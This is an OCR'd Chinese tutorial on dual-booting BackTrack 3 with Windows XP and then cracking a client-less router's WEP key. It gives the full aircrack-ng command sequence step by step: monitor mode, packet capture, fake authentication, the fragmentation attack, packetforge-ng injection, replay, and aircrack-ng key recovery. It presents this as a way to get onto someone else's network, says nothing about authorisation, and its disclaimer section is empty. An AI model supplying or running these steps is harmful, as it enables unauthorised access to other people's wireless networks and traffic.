
XP 与 BT3 硬盘多启动引导方法破解无客户端无线 WEP 操作指南

LINUX BackTrack3（以下简称 BT3）不管是刻盘从光盘引导还是用 U 盘引导，是需要付出一定代价并且存在启动速度以及一些兼容性问题。在不改变现有的 win 操作系统下实现硬盘多引导启动 BT3，是目前最经济且高效的方法。本指南从本地硬盘多引导入手能够轻易实现本地硬盘进行多引导 BT3，并逐步实现破解 WEP 无线加密，就让我们一步一步做过来。
说明：因为是普及版，所以本文中并未大量使用专业术语及名词，希望您看懂就行！

一、环境准备

1. 下载 BT3 光盘版或 U 盘版及中文包 ，建议 U 盘版，带驱动多，兼容性更好；
2. 解压 boot BT3 这两个文件夹到 C 盘根目录，中文包拷入 BT3\modules 目录，不清楚的看图:




3. 下载并解压引导文件 grldr menu.lst 到 C 盘根目录并修改 BOOT.INI 文件如上图
Timeout=5 这里可改可不改(等待时间设定) 注：这步是为了实现加载 GRUB 引导菜单。
4. 解压 grub 文件夹到 C:\boot 中，如下图所示： 注：此步可省略，但无法显示中文引导菜单

5. OK,重启动系统。在启动菜单里选择 “启动Backtrack3.0”，开始使用BT3 硬盘版吧！

以上环境都已经准备完毕，下面以华硕笔记本 Z9100 内置 Atheros AR5004G MINI 无线网卡为例给大家讲讲 WEP 密码的破解过程！ 请确认你的网卡是 BT3 能够支持的（如：无线网卡 minipci 和 pcima 的 atheros 支持得比较好，USB 网卡的支持 rt2500 8187 等芯片）


因为 BT3 无法正常使用 kiemet，在这里就不去研究如何去使用。可以直接在 XP 里用 NetStumbler 先扫出需要破解的路由器的名字及 MAC 地址以及频段,如下图所示，请记录下来以备用。



不多说了，直接硬盘引导进入 BT3。
注意一点：硬盘引导进入 BT3 后需要手动登录后才能使用，软件有显视如何使用的，看一下登录界面上方的提示，这里我就直接说怎么进入了，先输入用户名 root 再输入密码 toor,登录成功后直接输入 startx 进入图形界面，如果不能正常现实，输入命令 xconf，让系统进行自动配置显卡。


二、BT3 下破解操作步聚：

1. **点一下屏幕左下角第二个图标打开一个新的命令输入窗口 （执行终端程序）**
2. **输入 ifconfig -a 查看一下当前网卡及 MAC 地址并记录下来备用**




注意这里与 USB 接口的网卡不一样，ath0 和 wifi0 是一样，什么原因不去理会它，跟我下一步再输入 ifconfig -a ath0 up 启动网卡 ，不行就 ifconfig -a wifi0 up,得到 ath1。
然后再把网卡设成监听模式 airmon-ng start wifi0 11（这里不能输入 ath0 ， 11 就是刚才我们在 XP 里扫到路由器 toshiba 的工作频段，你扫到的是什么频段这里就添什么）成功后就自动增加一个 ath1 的设备并处于监听模试(monitor mode enabled)

3. 接下面我们就开始抓取数据包，输入 airodump-ng -w toshiba -c 11 ath1 （toshiba 是路由器名字也可以改成你自己的无所谓主要是抓包保存的数据包文件名，11 是频段），成功后以下图所示：




这里我们主要是需要抓到足够的 DATA 数据包，一般来讲 3W 以上就可以开始破解.有一点要说明的是如果对方没怎么上网的话 DATA 这里实在是增长得太慢了，所以我们要攻击一下路由器来提示 DATA 的增长。注意这个窗口不要关让它一直处在抓包的状态。

4.再去点一下屏幕左下角第二个图标新开一个窗口出来，输入
aireplay-ng -1 0 -e toshiba xxxxxxxxxxx -h 0011f54b1a9a ath1 （不用多说 toshiba 是路由器名 xxxxxxxxxxx 是你扫到的路由器 MAC ，后面那个 0011f54b1a9a 当然就是你本机的网卡 MAC,后面也会用到这样的参数，下面就不再多说了。）




上图这个命令主要是实现注入攻击前的关联网卡与路由器，让路由器接受你的攻击。
5.获得一个PRGA 包,输入aireplay-ng -5 -b XXXXXXXXXXXX -h 0011f54b1a9a ath1 （如果正常的话会提示 use this packet ？此时输入 Y 回车就可以了，等一下就会得到一个 fragment-0224-120114.xor 的文件包，记下名字等下一步要用到。



6.产生一个注入攻击包，输入


packetforge-ng -0 -a xxxxxxxxxxxx -h 0011f54b1a9a 5 -k 255.255.255.255 -l 255.255.255.255 -y fragment-0224- 120114.xor -w sky （这个有点长，别输错了，255 中间是小写 L 别输成 1 了,最后那个 sky 请自定义注入攻击包文件名)当显视 Wrote packet to: sky 时就示成功了。

7. 好了现在开始攻击。输入 aireplay-ng -2 -r sky -x 1024 ath1




提示 use this packet ?时输入 Y 后回车开始攻击

8. 这里再切换到抓包的那个窗口，看看是不是 DATA 那里涨得暴快，呵呵，多等 2-3 分钟左右就差不多达到 3W 的数据包了




9.等抓到 3W 以上的数据包后再新开一个窗口，抓包窗口和攻击窗口不要关。我们开始破解 WEP 先输入 ls 查看一下抓包的数据文件名是什么

10.




这里可以看到开始输入的 toshiba 自动改成了 toshiba-01.cap

接下来输入 aircrack-ng -z -b XXXXXXXXXX toshiba-01.cap 开始破解，一般来讲稍等一下就可以解出 WEP 密码了，不要给我说拿到后不知怎么用。



Ok，到这里整个破解过程就结束了，拿到密码换 XP 就能很方便连接到无线路由/AP！

PS:小技巧，因为有部份命令太长，你可以先在 XP 里在硬盘中建一个 TXT 的文本文件，文件名请不要用中文名否则在 BT3 下会出现乱码，然后把常用的命令添加进去，到时候打开稍改一下就可以直接复制粘贴到窗口中运行，注意只能用鼠标点右键选粘贴。（点桌面左边第三个图标进去，找到存储媒体进去就可以看到硬盘的各个分区，找到你存放此文件的位置然后打开）



三. 说明及注意事项：

1、握手不成功，则后面破解成功几率只有 10%；握手成功，成功几率到 80%，有些品牌的无线路由/AP 不接网线不产生 IV 包，建议试验环境接上网线；

2、破解出来密码，最好按 16 进制输入，软件的 ASCII 转换可能有问题；

3、破解不成功造成的因素有很多，并不是所有的都可以 100%破解。比如:与连接的信号强度，对方路由是否设置 MAC 过滤等等都会影响破解能否成功。

免责声明：

